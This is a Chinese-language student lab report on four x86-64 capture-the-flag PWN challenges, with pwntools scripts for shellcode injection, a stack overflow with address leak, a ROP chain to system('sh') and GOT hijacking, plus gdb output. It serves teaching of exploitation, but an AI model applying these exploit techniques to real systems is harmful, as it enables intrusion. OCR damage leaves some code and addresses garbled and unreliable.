《网络攻防实战》实验报告

第 <u>7</u>	_次实验: .	PW	N
	姓名: 罗嘉	喜璐	
	学号:21	<u>1220047</u>	
	24	/л т	
<u></u>	<u>21</u>	级	计算机科学与
技术	系		

邮箱: 211220047@smail.nju.edu.cn

时间: 2023.11.19

一、实验目的

本靶机包含 4 道 x86-64 架构下的题目,每道题目都引入了不同的现代防护措施。靶机题目与 ICS 课程 buflab 的区别是,靶机题目不再采用386 架构,而采用较新且较流行的 x86-64 架构,同时 buflab 并没有 打开任何防护措施(即使某些措施在默认情况下是打开的),而靶机题目打开了不同的防护措施,更加贴近实战场景。

二、实验内容

1 chall01


发送 1024 字节的 shellcode 实现读取 /flag_1001.txt。使用 shellcraft.open + shellcraft.read + shellcraft.write 生成 shellcode。

```
File Actions Edit View Help

from pwn import *
context.arch='amd64'
context.log_level='DEBUG'

p=remote('10.0.2.15',2001)
shellcode=shellcraft.open("/flag_1001.txt",0,0)
# TODO: 使用 shellcraft.d shellcode
# shellcode+ = shellcraft......
shellcode+=shellcraft.read('rax','rsp',1024)
shellcode+=shellcraft.write(1,'rsp',1024)
# 可选任务:编写不使用栈内存的shellcode(shellcode执行时rsp指向不可访问内存)
p.sendafter(b'shellcode:\n',asm(shellcode).ljust(1024,b'\x90')) # nop padding
p.interactive[]
```

获得了 flag{The_first_fla9_ba4f82f4}



2 chall02

检查程序启用的缓解措施

```
(kali® kali)-[~/Desktop]
$ pwn checksec a.out
[*] '/home/kali/Desktop/a.out'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
```

攻击 vuln 函数: buf 大小为 32,最大输入 512 字节,有 puts(buf)会打印出内容。 C 字符串'\0'结尾,一直溢出到 return address 前面 puts 会输出 return address

```
void vuln(){
    puts("?");
    char buf[32];
    while(buf[0]#'q'){
        read(0,buf,512);
        puts(buf);
    }
}
```

使用 gdb 确认溢出大小,0x55555555521e<vuln+43> call <read@plt> 断点是 vuln 时候,call read 地址如下,现在给 call read 下断点。

按c继续执行

```
0×5555555555219 <vuln+38> mov ed1, 0

► 0×55555555521e <vuln+43> call read@plt <read@plt>

fd: 0×0 (/dev/pts/0)

buf: 0×7fffffffde00 → 0×7fffffffde20 → 0×7fffffffde30 ← 0×1

nbytes: 0×200
```

Read 的 buf 参数为 0x7ffffffde00

通过 retaddr 看 RA 的地址是 0x7ffffffde28

```
pwndbg> retaddr
0×7fffffffde28 -- 0×55555555557 (main+28) -- mov eax, 0
0×7fffffffde38 -- 0×7fffff7df16da (__libc_start_call_main+122) -- mov edi, eax
0×7ffffffded8 -- 0×7ffff7df1785 (__libc_start_main+133) -- mov r15, qword ptr [rip + 0×1ab7fc]
0×7fffffffdf28 -- 0×5555555550ee (_start+46) -- hlt
```

算出溢出大小为 0x28。填写脚本。

在 gdb 里面, retaddr 看当前的 RA=0X5555555555555

```
► 0 0×555555555521e vuln+43

1 0×5555555555557 main+28

2 0×7ffff7df16ca __libc_start_call_main+122

3 0×7ffff7df1785 __libc_start_main+133

4 0×5555555556ee _start+46
```

在 gdb 中执行 vmmap 看 ELF_BASE=0X5555555554000。 构造 payload,用 backdoor 函数的地址覆盖返回地址。

```
~/Desktop/exp02.py - Mousepad
File Edit Search View Document Help
 D □ □ □ C ×
                              5 C X 1 1 Q X A
                                                                                          63
 2 context.arch='AMD64'
 3 context.log_level='DEBUG'
4 p=remote('10.0.2.15',2002)
5 e=ELF("chall02")
 7 p.sendafter(b'?\n',b'a'*0*28)
8 leaked=p.recvline(keepends=False)
9 leaked=leaked[0*28:]
10 leaked=leaked.ljust(8,b'\x00')
11 leaked=u64(leaked)
12 print(f"{hex(leaked)= }")
14 elf_base=leaked-0×555555555257+0×5555555554000
15 print(f"{hex(leaked)= } {hex(elf_base)=}")
17 payload=b'q'*0×28+p64(elf_base+e.sym['backdoor']+5)
18 p.send(payload)
19 p.interactive()
20
21
```

成功获得 flag{EnjOy_the_music_95852844}

3 chall03

第一次收到 0x10 个字节的输入存到全局变量 name 里面,第二次 512 存到 buf 里面但是 buf 只有 32 字节会溢出。

利用思路:第一次输入时将'/bin/sh'写入 name;第二次将构造好的 gadget 写到 buf 中调用 system。

使用 ROPgadget –binary bin/chall03 –only "pop | ret" | grep rdi 过滤出 pop rdi ; ret 查看 name 地址,ret 地址。

编写脚本

```
File Actions Edit View Help

from pwn import *
context.arch='amd64'
context.log_level='DEBUG'

p=remote('10.0.2.15',2003)
e=ELF("chall03")

p.sendlineafter(b'name:\n', b'sh')

rop_chain = p64(0×4012e4)
rop_chain+=p64(e.symbols['name'])
rop_chain+=p64(e.ydeltain)
p.sendafter(b'?', b'a'*0*28 + rop_chain)
p.interactive() # 获得shell,需要手动执行/readflag
```

成功获得 flag{I_am_a_cat_me0w_11f9b292}



4 chall04

解题框架给了 read 和 write 函数实现任意读写,需要通过任意读写原语完成以下步骤: 用任意读泄露 got 表中某个 libc 函数的地址,选择 puts 函数 通过泄露的地址算出 libc 基址,进而算出 libc 中 system 函数的地址 使用 got 劫持,改写 got 表中 puts 函数的地址为 system 函数的地址,后续对 puts 函数 调用会变成 system

这个函数的第一个参数指向"sh"

```
puts_got = e.got['puts']
puts_address = u64(read(puts_got).ljust(8, b'\x00'))
libc_base = puts_address - libc.symbols['puts']

system_address = libc_base + libc.symbols['system']

write(puts_got, p64(system_address))
binsh_address = libc_base + next(libc.search(b"/bin/sh\x00"))
p.sendline('0,0x%x,0'%binsh_address)
p.interactive()
```

获得 flag{I_AK_PWN_1e57575e}

